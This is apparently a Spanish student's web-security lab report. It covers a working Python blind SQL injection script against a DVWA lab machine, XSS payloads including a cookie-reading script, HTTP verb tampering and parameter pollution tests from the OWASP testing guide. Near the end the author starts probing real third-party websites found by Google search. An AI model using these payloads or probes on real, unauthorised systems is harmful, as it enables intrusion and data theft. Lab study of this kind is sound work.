

# PRACTICA 3

## SCRIPT BLIND SQLi

La página tiene dos estados:

El primer estado no devuelve nada si la petición es incorrecta:

Petición: **1' and length(database())=3-- -**

The screenshot shows a web browser window for the DVWA application. The URL in the address bar is `192.168.80.137/vulnerabilities/sql_injection/?id=1'+and+length(database())%3D3---&Submit=Submit#`. The page title is "Vulnerability: SQL Injection (Blind)". On the left, there's a sidebar menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current option), and SQL Injection (Blind). The main content area has a "User ID:" input field and a "Submit" button. Below the input field, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/tipps/sql-injection.html>. The response area below the input field is empty, indicating a blind SQL injection failure.

El segundo estado nos devuelve este display si la petición es correcta

Petición: **1' and length(database())=4-- -**

The screenshot shows the same DVWA SQL Injection (Blind) page. The user has entered the SQL query `1' and length(database())=4--- -` into the "User ID:" field and clicked "Submit". The response area now displays the results of the query: "ID: 1' and length(database())=4--- -", "First name: admin", and "Surname: admin". This indicates that the query was successfully executed, confirming the length of the database is 4, which corresponds to the "admin" user.

Una vez conocemos como podemos identificar si nos devuelve un **False** o un **True** comenzamos con el script

Lo primero que hacemos es setear las variables como la URL y las cookies ya que si no mandamos la sesión no pasaríamos del portal de login. La cookie se puede obtener desde el navegador

```
▼ Data
▼ PHPSESSID: "dk2o55hiadckirr9kb1j55era4"
  CreationTime: "Sun, 20 Dec 2020 13:51:30 GMT"
  Domain: "192.168.80.137"
```

```
cookies = dict(security='low', PHPSESSID='ebnej2mn0lf4bm2t3bv00bkjt5')
url_base = 'http://192.168.80.137/vulnerabilities/sql_injection/'
length= blind_sql(url_base, cookies)
blind_user(url_base,length)
```

Una vez que tenemos esto mi script va a buscar cual es la longitud del nombre del usuario

Esta función va preguntando: “La longitud del nombre de usuario es 1” en este caso es False y la pagina no muestra nada cuando llega a 14 es True y entonces si tenemos una salida, para comprobar esto yo busco si en la respuesta del servidor esta la palabra “**name:**” (podría ser cualquiera que esté en la respuesta , yo en mi caso he seleccionado esta)

```
def blind_sql(base, cookies):
    print("Blind SQL para calcular tamaño de nombre de usuario")
    iterate = list(range(0,20))
    for number in iterate:
        r = requests.get(base + "?id=1' and length(user())="+str(number)+"-- -&Submit=Submit#", cookies=cookies)
        if " name:" in r.text:
            print(f'El usuario tiene:{number} caracteres')
    return number
```

Una vez sabemos la longitud del nombre de usuario ya sabemos el límite para el bucle de búsqueda del nombre, esta función va preguntando: “La letra en la posición column(1)fila(1) es a” en este caso es falso pues no muestra nada y va iterando sobre **ascii\_lowercase** que contiene todo el abecedario y además le he añadido a esta lista el carácter @ y busca de la a hasta la z en cada posición y para cuando en la respuesta está “**name:**” es decir es True.

```
def blind_user(base,longitud):
    print("Descubriendo el nombre de usuario")
    columna=1
    data = ""
    ascii=ascii_lowercase+'@'

    while(columna <= longitud):
        for c in ascii:
            # http://192.168.80.137/vulnerabilities/sql_injection/?id=1' and substr(user(),1,1)="r"-- -&Submit=Submit#
            r = requests.get(base + "?id=1' and substr(user(),"+str(columna)+",1)='"+c+"'"-- -&Submit=Submit#", cookies=cookies)
            if " name:" in r.text:
                data = data+c
                print(data.lower())
            columna += 1
```

A continuación muestro el código de mi script completo y como funciona

```
1 import requests
2 from string import ascii_lowercase
3
4 def blind_sql(base, cookies):
5     print("Blind SQL para calcular tamaño de nombre de usuario")
6     iterate = list(range(0,20))
7     for number in iterate:
8         r = requests.get(base + "?id=1' and length(user())=" + str(number) + "-- -&Submit=Submit#", cookies=cookies)
9         if " name:" in r.text:
10             print(f'El usuario tiene:{number} caracteres')
11             return number
12
13 def blind_user(base,longitud):
14     print("Descubriendo el nombre de usuario")
15     columna=1
16     data = ""
17     ascii=ascii_lowercase+'@'
18
19     while(columna <= longitud):
20         for c in ascii:
21             # http://192.168.80.137/vulnerabilities/sql_injection/?id=1' and substr(user(),1,1)="r"-- -&Submit=Submit#
22             r = requests.get(base + "?id=1' and substr(user()," + str(columna) + ",1)='"+c+"'"-- -&Submit=Submit#", cookies=cookies)
23             if " name:" in r.text:
24                 data = data+c
25                 print(data.lower())
26                 columna += 1
27
28 cookies = dict(security='low', PHPSESSID='ebnej2mn0lf4bm2t3bv00bkjts')
29 url_base = 'http://192.168.80.137/vulnerabilities/sql_injection/'
30 length= blind_sql(url_base, cookies)
31 blind_user(url_base,length)
```

## Salida del script

```
Blind SQL para calcular tamaño de nombre de usuario
El usuario tiene:14 caracteres
Descubriendo el nombre de usuario
r
r0
r00
root
root@
root@l
root@lo
root@loc
root@loca
root@local
root@localh
root@localho
root@localhos
root@localhost
```

```
Process finished with exit code 0
```

## PROYECTO OWASP

El proyecto tiene un **Top 10** de vulnerabilidades de seguridad, estas son las tres principales :

1. **Inyección:** Las fallas de inyección, como la inyección de SQL, NoSQL, OS y LDAP, ocurren cuando se envían datos que no son de confianza a un intérprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al intérprete para que ejecute comandos no deseados o acceda a los datos sin la debida autorización.
2. **Autenticación rota:** Las funciones de la aplicación relacionadas con la autenticación y la administración de sesiones a menudo se implementan de manera incorrecta, lo que permite a los atacantes comprometer contraseñas, claves o tokens de sesión, o explotar otras fallas de implementación para asumir las identidades de otros usuarios de forma temporal o permanente.
3. **Exposición de datos sensibles:** Muchas aplicaciones web y API no protegen adecuadamente los datos confidenciales, como los financieros, de salud y PII. Los atacantes pueden robar o modificar esos datos débilmente protegidos para cometer fraude con tarjetas de crédito, robo de identidad u otros delitos. Los datos confidenciales pueden verse comprometidos sin protección adicional, como el cifrado en reposo o en tránsito, y requieren precauciones especiales cuando se intercambian con el navegador.
4. **Entidades externas XML (XXE).**
5. **Control de acceso roto.**
6. **Mala configuración de seguridad.**
7. **Secuencias de comandos entre sitios (XSS).**
8. **Deserialización insegura.**
9. **Uso de componentes con vulnerabilidades conocidas.**
10. **Registro y monitoreo insuficientes.**

## OWASP Vulnerable Web Applications Directory

El proyecto OWASP Vulnerable Web Applications Directory (VWAD) es un registro completo y mantenido de todas las aplicaciones web vulnerables conocidas actualmente disponibles. Estas aplicaciones web vulnerables pueden ser utilizadas por desarrolladores web, auditores de seguridad y pentesters para poner en práctica sus conocimientos y habilidades durante las sesiones de formación (y especialmente después), así como para probar en cualquier momento las múltiples herramientas de piratería y técnicas ofensivas disponibles.

El proyecto nos proporciona una serie de máquinas para probar estas vulnerabilidades

<https://owasp.org/www-project-vulnerable-web-applications-directory/>

## OWASP Vulnerable Web Applications Directory

Main Acknowledgments Offline Online VM-ISO

### On-line Resources Used

- [Web Applications Without Going To Jail](#)
- [Vulnerable Web Applications for learning](#)
- [OWASP BWA User Guide](#)

Dentro del segundo enlace: <https://securitythoughts.wordpress.com/2010/03/22/vulnerable-web-applications-for-learning/>

Encontramos varias VM para probar las vulnerabilidades

## VULNERABLE WEB APPLICATIONS FOR LEARNING


Update: 08/08/2010: Created a tabled output of the listing. Platforms for most applications added. More applications added to list thanks to comments.

Just a quick post. Someone on the 'NULL' mailing asked for WebGoat alternatives to learning Web Application penetration testing. The response was amazing, with many applications being listed as vulnerable web applications designed for learning web-app pentest. I have collected all vulnerable web applications and listed them below for reference:

S.No.	Vulnerable Application	Platform
1	SPI Dynamics (live)	ASP
2	Cenzic (live)	PHP
3	Watchfire (live)	ASPX
4	Acunetix 1 (live)	PHP
5	Acunetix 2 (live)	ASP
6	Acunetix 3 (live)	ASP.Net
7	PCTechtips Challenge (live)	
8	Damn Vulnerable Web Application	PHP/MySQL
9	Mutillidae	PHP

Podemos ver que hasta la numero 8 todas son (live) es decir pulsas en el enlace y ya puedes trabajar con ellas, pero la 8 es descargable y además es con la que hemos estado trabajando

<http://dvwa.co.uk/>



En otro de los apartados en el apartado **online** concretamente se pueden encontrar más VM algunas live y otras para descargar, incluso algunas contienen guías del proceso de explotación. En el apartado **Offline** encontramos lo mismo pero supongo que son máquinas “descatalogadas”.

## OWASP Vulnerable Web Applications Directory

Main Acknowledgments Offline [Online](#) VM-ISO

### Online

App. URL	Author	Reference(s)	Technology(ies)	Note(s)
Acuart	Acunetix		• PHP	Art shopping
Altoro Mutual	IBM/Watch fire	<a href="#">contributors 1</a>	• J2EE	Log in with jsmith/demo1234 or admin/admin <small>last commit march 2019</small>
AuthLab	digininja (Robin Wood)	<a href="#">contributors 1</a>	• Guide • Live	• GO <small>last commit june</small>
BGA Vulnerable BANK App	BGA Security		• .NET	
CloudGoat	Rhino Security Labs	<a href="#">Announcement</a> <a href="#">Guide</a>	• Python • AWS	<small>last commit november</small>

Y ya por último el apartado **VM-ISO** en el que todo son máquinas para descargar.

## OWASP Vulnerable Web Applications Directory

Main Acknowledgments Offline Online VM-ISO

### VM-ISO

App. URL	Author	Reference(s)	Technology(ies)	Note(s)
(OWASP) Broken Web Applications Project (BWA)	OWASP - Chuck Willis	<ul style="list-style-type: none"><li><a href="#">Download</a></li><li><a href="#">Download</a></li></ul>	<ul style="list-style-type: none"><li>VMware</li></ul>	
Bee-Box			<ul style="list-style-type: none"><li>VMware</li></ul>	
Exploit.co.il Vuln Web App		<ul style="list-style-type: none"><li><a href="#">Download</a></li></ul>	<ul style="list-style-type: none"><li>VMware</li></ul>	
GameOver		<ul style="list-style-type: none"><li><a href="#">Download</a></li></ul>	<ul style="list-style-type: none"><li>VMware</li></ul>	
Hackxor		<ul style="list-style-type: none"><li><a href="#">Download</a></li><li><a href="#">Guide</a></li></ul>	<ul style="list-style-type: none"><li>VMware</li></ul>	

Antes de probar la metodología tienen también una presentación donde explican paso por paso como se analiza de manera correcta un web

[https://owasp.org/www-pdf-archive//Latam-Tour-2018-Kenneth\\_Webb.pdf](https://owasp.org/www-pdf-archive//Latam-Tour-2018-Kenneth_Webb.pdf)

Bien yo para probar las vulnerabilidades he descargado **(OWASP) Broken Web Applications Project (BWA)** el primer enlace. Que es un .rar con varias máquinas.

📁 OWASP Broken Web Apps-cl1.vmdk.lck	15/12/2020 19:57	Carpeta de archivos
📄 OWASP Broken Web Apps.nvram	03/08/2015 5:54	VMware Virtual M...
📄 OWASP Broken Web Apps.vmsd	31/07/2015 5:25	VMware snapshot ...
VMLINUX OWASP Broken Web Apps.vmx	03/08/2015 5:54	VMware virtual ma...
VMLINUX OWASP Broken Web Apps.vmxn	06/05/2015 4:30	VMware Team Me...
📦 OWASP Broken Web Apps-cl1.vmdk	15/12/2020 19:57	Virtual Machine Di...
📦 OWASP Broken Web Apps-cl1-s001.vmdk	03/08/2015 5:58	Virtual Machine Di... 1.733.184 ...
📦 OWASP Broken Web Apps-cl1-s002.vmdk	03/08/2015 5:58	Virtual Machine Di... 1.566.016 ...
📦 OWASP Broken Web Apps-cl1-s003.vmdk	03/08/2015 5:58	Virtual Machine Di... 1.764.352 ...
📦 OWASP Broken Web Apps-cl1-s004.vmdk	03/08/2015 5:58	Virtual Machine Di... 1.108.544 ...
📦 OWASP Broken Web Apps-cl1-s005.vmdk	03/08/2015 5:58	Virtual Machine Di... 64 KB
RAR OWASP_Broken_Web_Apps_VM_1.2.7z	15/12/2020 13:08	Archivo WinRAR 1.780.934 ...
📄 owaspbwa-release-notes.txt	03/08/2015 5:44	Documento de tex... 9 KB

Una vez montada la VM la información que nos proporciona es la siguiente

- Usuario: **root**
- Contraseña: **owaspbwa**

Una vez dentro nos proporciona cierta información , como la IP de la máquina , los servicios que tiene e incluso que tenemos un mail.

```
You can access the web apps at http://192.168.80.138/  
  
You can administer / configure this machine through the console here, by SSHing to 192.168.80.138, via Samba at \\192.168.80.138\, or via phpmyadmin at http://192.168.80.138/phpmyadmin.  
  
In all these cases, you can use username "root" and password "owaspbwa".  
  
OWASP Broken Web Applications VM Version 1.2  
Log in with username = root and password = owaspbwa  
  
owaspbwa login: root  
Password:  
You have new mail.  
  
Welcome to the OWASP Broken Web Apps VM  
  
!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the VM settings !!!  
  
You can access the web apps at http://192.168.80.138/  
  
You can administer / configure this machine through the console here, by SSHing to 192.168.80.138, via Samba at \\192.168.80.138\, or via phpmyadmin at http://192.168.80.138/phpmyadmin.  
  
In all these cases, you can use username "root" and password "owaspbwa".  
root@owaspbwa:~# _
```

Una vez introducimos la IP nos muestra esta página

The screenshot shows a web browser window titled "owaspbwa OWASP Brok" with the URL "192.168.80.138". The page content includes:

- A warning message: "!!! This VM has many serious security issues. We strongly recommend that you run it only on the \"host only\" or \"NAT\" network in the virtual machine settings !!!"
- A section titled "TRAINING APPLICATIONS" with links to:
  - OWASP WebGoat
  - OWASP ESAPI Java SwingSet Interactive
  - OWASP RailsGoat
  - OWASP Security Shepherd
  - Magical Code Injection Rainbow
  - Damn Vulnerable Web Application
  - OWASP WebGoat.NET
  - OWASP Mutilidae II
  - OWASP Bricks
  - Ghost
  - bWAPP
- A section titled "REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS" with links to:
  - OWASP Vicnum
  - Google Gruyere
  - WackoPicko
  - Cyclone
  - OWASP 1-Liner
  - Hackxor
  - BodgeIt
- A footer note: "Open source applications with one or more known security issues."

Como se puede ver es un conjunto de varias herramientas

- **Training applications**

TRAINING APPLICATIONS	
<a href="#">+ OWASP WebGoat</a>	<a href="#">+ OWASP WebGoat.NET</a>
<a href="#">+ OWASP ESAPI Java SwingSet Interactive</a>	<a href="#">+ OWASP Mutilidae II</a>
<a href="#">+ OWASP RailsGoat</a>	<a href="#">+ OWASP Bricks</a>
<a href="#">+ OWASP Security Shepherd</a>	<a href="#">+ Ghost</a>
<a href="#">+ Magical Code Injection Rainbow</a>	<a href="#">+ bWAPP</a>
<a href="#">+ Damn Vulnerable Web Application</a>	

- **Realistic, Intentionally Vulnerable Applications**

REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS	
<a href="#">+ OWASP Vicnum</a>	<a href="#">+ OWASP 1-Liner</a>
<a href="#">+ Google Gruyere</a>	<a href="#">+ Hackxor</a>
<a href="#">+ WackoPicko</a>	<a href="#">+ Bodgelit</a>
<a href="#">+ Cyclone</a>	<a href="#">+ Peruggia</a>


- **Old (Vulnerable) Versions of Real Applications**

OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS	
<a href="#">+ WordPress</a>	<a href="#">+ OrangeHRM</a>
<a href="#">+ GetBoo</a>	<a href="#">+ GTD-PHP</a>
<a href="#">+ Yazd</a>	<a href="#">+ WebCalendar</a>
<a href="#">+ Gallery2</a>	<a href="#">+ Tiki Wiki</a>
<a href="#">+ Joomla</a>	<a href="#">+ AWStats</a>

- **Aplicaciones para testing OWASP y demostraciones**

APPLICATIONS FOR TESTING TOOLS	
<a href="#">+ OWASP ZAP-WAVE</a>	<a href="#">+ WAVSEP</a>
<a href="#">+ WIVET</a>	
DEMONSTRATION PAGES/SMALL APPLICATIONS	
<a href="#">+ OWASP CSRFGuard Test Application</a>	<a href="#">+ Mandiant Struts Forms</a>
<a href="#">+ Simple ASP.NET Forms</a>	<a href="#">+ Simple Form with DOM Cross Site Scripting</a>
OWASP DEMONSTRATION APPLICATION	
	<a href="#">+ OWASP AppSensor Demo Application</a>

- Yo para probar la guía de seguridad voy a utilizar el sitio web **OWASP bricks** de la categoría **Training applications**



## Welcome to Bricks!

Bricks is a web application security learning platform built on [PHP](#) and [MySQL](#). The project focuses on variations of commonly seen application security issues. Each 'Brick' has some sort of security issue which can be leveraged manually or using automated software tools. The mission is to '[Break the Bricks](#)' and thus learn the various aspects of web application security.

Bricks is a completely free and open source project brought to you by [OWASP](#). The [complete documentation](#) and [instruction videos](#) can also be accessed or downloaded for free. Bricks are classified into three different sections: [login pages](#), [file upload pages](#) and [content pages](#).

La guía actual es la siguiente en la parte de Web: [https://owasp.org/www-project-web-security-testing-guide/v42/4-Web\\_Application\\_Security\\_Testing/](https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/)

Así poder desarrollar más partes de la guía de seguridad OWASP y ver en directo las principales vulnerabilidades. Empezare con el apartado:

- **4.7 Input Validation Testing**
  - [4.7.1 Testing for Reflected Cross Site Scripting](#)
  - [4.7.2 Testing for Stored Cross Site Scripting](#)
  - [4.7.3 Testing for HTTP Verb Tampering](#)
  - [4.7.4 Testing for HTTP Parameter Pollution](#)
  - [4.7.5 Testing for SQL Injection](#)

Y probare varios.

### 4.7.1 Testing for Reflected Cross Site Scripting

Para este caso la guía lo hace con un test de caja negra que debe tener al menos 3 partes:

**Primer paso:** Detecta vectores de entrada. Para cada página web, el evaluador debe determinar todas las variables definidas por el usuario de la aplicación web y cómo ingresarlas.

Esto incluye entradas ocultas o no obvias, como parámetros HTTP, datos POST, valores de campo de formulario ocultos y valores de selección o radio predefinidos.

**Segundo paso:** Analice cada vector de entrada para detectar posibles vulnerabilidades. Para detectar una vulnerabilidad XSS, el evaluador normalmente utilizará datos de entrada especialmente diseñados con cada vector de entrada.

Como por ejemplo

- <script>alert(123)</script>
- "><script>alert(document.cookie)</script>

**Tercer paso:** Para cada entrada de prueba intentada en la fase anterior, el evaluador analizará el resultado y determinará si representa una vulnerabilidad que tiene un impacto realista en la seguridad de la aplicación web. Esto requiere examinar el HTML de la página web resultante y buscar la entrada de prueba.

Para esta prueba voy a cambiar de app web esta la hare en **DVWA**

- Introducimos nuestro nombre como variable y vemos que en la URL se añade **?name=ramon**, vamos a ver como dice la guía si podemos cambiar el parámetro ramon por <script>alert(123)</script> directamente en la URL

The screenshot shows a browser window with the URL `192.168.80.138/dvwa/vulnerabilities/xss_r/?name=ramon#`. The DVWA logo is at the top. On the left is a sidebar menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, and SQL Injection (Blind). The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a label "What's your name?" and a text input field containing "Hello ramon". Below the input is a "Submit" button. A message "Hello ramon" is displayed below the input field.

Y efectivamente si cambiamos ramon ejecuta el código JS , este código también se puede introducir directamente en el campo de búsqueda

The screenshot shows a browser window with the URL `192.168.80.138/dvwa/vulnerabilities/xss_r/?name=<script>alert(123)</script>`. The DVWA logo is at the top. The sidebar menu is identical to the previous screenshot. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a label "What's your name?" and a text input field. To the right of the input field is a large black rectangular box containing the number "123". Below the input field is a "Submit" button. A message "Hello" is displayed below the input field. An "OK" button is visible at the bottom right of the black box.

La parte del código donde se ejecuta este código es:

```
<div class="body_padded">
  <h1>Vulnerability: Reflected Cross Site Scripting</h1>
  <div class="vulnerable_code_area">
    <form name="XSS" action="#" method="GET">
      <p>What's your name?</p>
      <input type="text" name="name">
      <input type="submit" value="Submit">
    </form>
    <pre>Hello RAMON</pre>
  </div>
  <h2>More info</h2>
```

```
<div class="body_padded">
  <h1>Vulnerability: Reflected Cross Site Scripting</h1>
  <div class="vulnerable_code_area">
    <form name="XSS" action="#" method="GET">
      <p>What's your name?</p>
      <input type="text" name="name">
      <input type="submit" value="Submit">
    </form>
    <pre>Hello <script>alert(123)</script></pre>
  </div>
  <h2>More info</h2>
```

#### 4.7.2 Testing for Stored Cross Site Scripting

Stored Cross Site Scripting (XSS) es el tipo más peligroso de secuencias de comandos entre sitios. Las aplicaciones web que permiten a los usuarios almacenar datos están potencialmente expuestas a este tipo de ataque.

En este caso también usamos la página **DVWA**

Como se puede ver la web almacena información, concretamente almacena los mensajes que se escriban y se quedan guardados , para que cada vez que visites esta página se muestren.

The screenshot shows the DVWA Stored XSS page. At the top, it says "Vulnerability: Stored Cross Site Scripting (XSS)". Below that is a form with fields for "Name \*" and "Message \*". A "Sign Guestbook" button is at the bottom of the form. Below the form, there are two entries in a table:

Name: test	Message: This is a test comment.
Name: Ramon	Message: practica 3

Los pasos que recomienda la guía comienzan con los del apartado anterior

**Primer paso:** es identificar todos los puntos donde la entrada del usuario se almacena en el back-end y luego se muestra en la aplicación. Se pueden encontrar ejemplos típicos de entrada de usuario almacenada en:

- Página Usuario / Perfiles: la aplicación permite al usuario editar / cambiar detalles de perfil como nombre, apellido, apodo, avatar, imagen, dirección, etc.
- Carrito de compras: la aplicación permite al usuario almacenar artículos en el carrito de compras que luego se pueden revisar
- Administrador de archivos: aplicación que permite subir archivos
- Configuración / preferencias de la aplicación: aplicación que permite al usuario establecer preferencias
- Foro / Tablero de mensajes: aplicación que permite el intercambio de publicaciones entre usuarios
- Blog: si la aplicación del blog permite que los usuarios envíen comentarios
- Registro: si la aplicación almacena la entrada de algunos usuarios en registros.

**Segundo paso:** Analizar código HTML La entrada almacenada por la aplicación se usa normalmente en etiquetas HTML, pero también se puede encontrar como parte del contenido JavaScript. En esta etapa, **es fundamental comprender si la entrada se almacena y cómo se coloca en el contexto de la página.**

Observando el código el mensaje se almacena aquí


```
id="guestbook_comments">Name: Ramon <br />Message: practica 3 <br /></div>
```

Vamos a comprobar si lo almacena y lo ejecuta

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name *	<input type="text" value="Prueba XSS"/>
Message *	<input type="text" value="&lt;script&gt;alert(123)&lt;/script&gt;"/>
<input type="button" value="Sign Guestbook"/>	

Vemos que se ejecuta y si nos fijamos en el último mensaje no se ve el código que hemos introducido



```
id="guestbook_comments">>Name: Prueba XSS <br />Message: <script>alert(123)</script> <br /></div>
```

Ahora cada vez que entremos en la página saltara esta alerta.

#### 4.7.3 Testing for HTTP Verb Tampering

Siguiendo los pasos para comprobar esta vulnerabilidad lo primero que nos pide es capturar la petición de la página y cambiar el método GET por el método PUT y añadir un archivo HTML.

**Si el servidor responde** con códigos de éxito **2XX** o redirectiones **3XX** y luego confirme mediante la solicitud GET para el archivo test.html. La aplicación es vulnerable.

Imagen según la guía:

##### Testing the PUT Method

1. Capture the base request of the target with a web proxy.
2. Change the request method to PUT and add `test.html` file and send the request to the application server.

```
PUT /test.html HTTP/1.1
Host: testing-website

<html>
HTTP PUT Method is Enabled
</html>
```

## Primer paso: Capturamos el paquete

```
1 GET / HTTP/1.1
2 Host: 192.168.80.138
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswhpersist=nada
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
```

## Segundo paso: Lo cambiamos como en el ejemplo

The screenshot shows a NetworkMiner capture. The Request pane displays a PUT /test.html HTTP/1.1 message with the body '<html>'. A note below it says 'HTTP PUT Method is Enabled'. The Response pane shows an Apache 400 Bad Request response with the body '<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html>'. This indicates that the server is correctly rejecting the PUT request.

Como se ve da un **400 Bad Request** asique no es vulnerable a este ataque.

### 4.7.4 Testing for HTTP Parameter Pollution

Como probarlo: Afortunadamente, debido a que la asignación de parámetros HTTP generalmente se maneja a través del servidor de aplicaciones web y no del código de la aplicación en sí, probar la respuesta a la contaminación de los parámetros debe ser estándar en todas las páginas y acciones.

Para probar las vulnerabilidades de HPP, **identifique cualquier forma o acción que permita la entrada proporcionada por el usuario**. Los parámetros de la cadena de consulta en las solicitudes HTTP GET son fáciles de modificar en la barra de navegación del navegador. Si la acción del formulario **envía datos a través de POST**, el probador deberá **usar un proxy** de interceptación para manipular los datos de POST.

#### Ejemplo:

For example: if testing the `search_string` parameter in the query string, the request URL would include that parameter name and value:

```
http://example.com/?search_string=kittens
```

The particular parameter might be hidden among several other parameters, but the approach is the same; leave the other parameters in place and append the duplicate:

```
http://example.com/?mode=guest&search_string=kittens&num_results=100
```

Append the same parameter with a different value:

```
http://example.com/?mode=guest&search_string=kittens&num_results=100&search_string=puppies
```

Yo para esta prueba voy a buscar con Google alguna página que contenga la palabra search en la URL

The screenshot shows a Google search results page. The search query 'inurl:search' is entered in the search bar. Below the search bar, there are tabs for 'Todo' (selected), 'Videos', 'Imágenes', 'Noticias', 'Libros', and 'Más'. The main content area displays the following information:

Página 9 de aproximadamente 1.980.000.000 resultados (0,56 segundos)

[www.health.pa.gov › pages › search](#) Traducir esta página

**Search - PA Department of Health - PA.gov**

Schools That Teach; Jobs That Pay; Government That Works. Agency Image · · ·  
Governor Dr. Rachel Levine, Secretary · Contact Us. Contact Us.

Vamos a comprobar en esta página si podemos hacer lo que nos marca el ejemplo.

The screenshot shows the Novartis career search page at <https://www.novartis.com/careers/career-search#keyword=sfds>. The URL in the browser's address bar is highlighted with a red box. The page features the Novartis logo and navigation links for 'Our Company', 'Our Focus', 'Our Impact', and 'Patients | Healthcare Professionals | I'. Below the navigation is a large 'Career Search' heading. A search bar contains the text 'sfds', and a magnifying glass icon is positioned to its right.

